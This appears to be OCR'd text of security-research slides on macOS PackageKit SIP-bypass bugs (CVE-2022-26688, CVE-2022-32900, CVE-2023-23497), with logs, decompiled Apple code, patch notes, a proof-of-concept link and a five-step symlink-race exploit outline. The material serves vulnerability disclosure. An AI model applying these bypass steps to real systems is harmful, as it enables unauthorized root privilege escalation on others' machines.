
Reveal Now Clear Reload Share Search

```
2023-09-22 11:11:37+08 fuzz-mac system_installd[828]: PackageKit: Shoving /Library/Apple/
System/Library/InstallerSandboxes/.PKInstallSandboxManager-SystemSoftware/
3C21190B-71EC-487C-839C-45B80DBD4E1D.activeSandbox/Root (1 items) to /
2023-09-22 11:11:37+08 fuzz-mac shove[1253]: [src=restricted,nounlink] /: unable to restore
flags 0x80000 (error 30)
2023-09-22 11:11:37+08 fuzz-mac shove[1253]: [resolved_dest=trusted, orig_dest=not trusted]
not resolving symlink. orig_dest=/Library/Application Support/ResearchSoft/EndNote/Plugins
resolved_dest=/Library/Apple
```

```
231         if ( (unsigned __int8)PKSIPCurrentProcessCanModifySystemIntegrityProtectionFiles()
232           && (orig_dest_fd = (unsigned int)objc_msgSend(v79, "fileDescriptor"),
233               !rootless_check_trusted_fd(orig_dest_fd))
234           && (resolved_dest_fd = (unsigned int)objc_msgSend(v32, "fileDescriptor"),
235               rootless_check_trusted_fd(resolved_dest_fd)) )
236         {                                       // resolved_dest=trusted, orig_dest=not trusted
237           v98 = v301;
238           v158 = objc_msgSend(
239                    &OBJC_CLASS___NSString,
240                    "stringWithFormat:",
241                    CFSTR("[resolved_dest=trusted, orig_dest=not trusted] not resolving symlink. orig_dest=%@ resolved_dest=%@"),
242                    v301,
243                    v276);
244           v159 = v32;
245           v160 = objc_retainAutoreleasedReturnValue(v158);
246           -[PKCoreShove logWithLevel:withMessage:](self, 1, v160);
247           dst_1 = v160;
248           v32 = v159;
249           objc_release(dst_1);
          }
0002F030 -[PKCoreShove shoveOneLevel:dest:]:216 (7FF908E5C030)
```

CVE-2022-26688

Patch in macOS 12.3




```
588         v127 = (const char *)objc_msgSend(v126, "fileSystemRepresentation");
589         v300 = v126;
590         if ( unlink(v127) )
591         {
592           v128 = (unsigned int)*__error();
593           v129 = strerror(v128);
594           v130 = (void *)-[PKCoreShove _debugPathDescription:](self, v126);
595           v131 = objc_retainAutoreleasedReturnValue(v130);
596           v132 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", &cfstr_SourceDirDstFi, v126, v129, v131);
597           v133 = objc_retainAutoreleasedReturnValue(v132);
598           -[PKCoreShove logWithLevel:withMessage:](self, 2, v133);
599           objc_release(v133);
600           objc_release(v131);
601           src = v271;
602           v311 = v128;
603           ((void (__usercall *)(id@<rdi>, id@<rsi>, id))-[PKCoreShove _reportShoveErrorDomain:withCode:shoveError:sou
604             self,
605             *(id *)NSPOSIXErrorDomain,
606             &off_7FF947AEB958);
607         }
608         else
609         {
610           if ( (unsigned int)-[PKCoreShove _relinkFile:dest:](self, (__int64)v272, (__int64)v126) )
611           {
612             v311 = (unsigned int)*__error();
0002F6F9 -[PKCoreShove shoveOneLevel:dest:]:597 (7FF908E5C6F9)
```

Bypass the patch!

PackageKit

Available for: macOS Monterey


Impact: An app may be able to gain elevated privileges

Description: A logic issue was addressed with improved state management.

CVE-2022-32900: Mickey Jin (@patch1t)

CVE-2022-32900

Bypass Idea




CVE-2022-32900
Challenge & Solution

- Challenge: Find an Apple-signed PKG with the Payload contents: “$SandboxRepo/Root/XXX/YYY/Apple”
- Solution: Install to a mounted DMG volume
  - Even though “**ls -laO**” shows it is restricted!
  - The **restricted file flags can’t work in a disk image volume** due to the design.
  - **The install sandbox repository in a disk image volume are fully controlled!**

CVE-2022-32900

The exploit

- Code
  - https://github.com/jhftss/POC/tree/main/CVE-2022-32900
- Demo
  - https://youtu.be/7lOzIgxFvaM



Finder File Edit View Go Window Help
Sun Apr 10 17:48
macOSPublicBeta
AccessUtility.dmg
tmp — bash — 104×33
/tmp — bash
/tmp — bash
sh-3.2#

CVE-2022-32900

Patch in the macOS 12.6

/System/Library/PrivateFrameworks/PackageKit.framework/Resources/shove -D -f -s /private/tmp/.exploit/.PKInstallSandboxManager-SystemSoftware/1A5FFE24-3A0E-4B81-83F6-C7C72817DEC5.activeSandbox/Root /private/tmp/.exploit

```
82  {
83    v20 = objc_msgSend(extractedRootPath, "fileSystemRepresentation");
84    if ( (unsigned int)rootless_check_trusted(v20)
85      || (v21 = objc_msgSend(extractedRootPath, "fileSystemRepresentation"),
86          (unsigned int)rootless_protected_volume(v21) != 1) )
87    {
88      args = objc_msgSend(&off_7FF94E1F9698, "arrayByAddingObjectsFromArray:", args);// -D
89      v22 = (const char *)objc_msgSend(extractedRootPath, "UTF8String");
90      syslog_DARWIN_EXTSN(118, "PackageKit: Dropping SIP for shove, source is not trusted. %s", v22);
91    }
  }
0006E111 -[PKShoveInstallOperation _shoveExtractedRootOntoDestinationReturningError:]:88 (7FF90F9E4111)
```



Bypass the patch Again!

PackageKit

Available for: macOS Ventura

Impact: An app may be able to gain root privileges


Description: A logic issue was addressed with improved state management.

CVE-2023-23497: Mickey Jin (@patch1t)

CVE-2022-23497

The New Issue

- The APIs **rootless_check_trusted** and **rootless_protected_volume** are **unsafe**
  - Easy to **bypass with a symlink**



CVE-2022-23497
Exploit Again

1. Create a DMG file and mount it to the directory **/tmp/.exploit**
2. Install an Apple-signed PKG file to the volume **/tmp/.exploit**
3. Before **system_installd** calls the API **rootless_check_trusted**, replace the extracted payload path with **a symlink to a restricted location**.
4. The **“shove”** command will be spawned without the parameter “**-D**“ and won’t drop the **SIP(CS_INSTALLER) privilege**.
5. Replace the extracted payload path with our real payload.

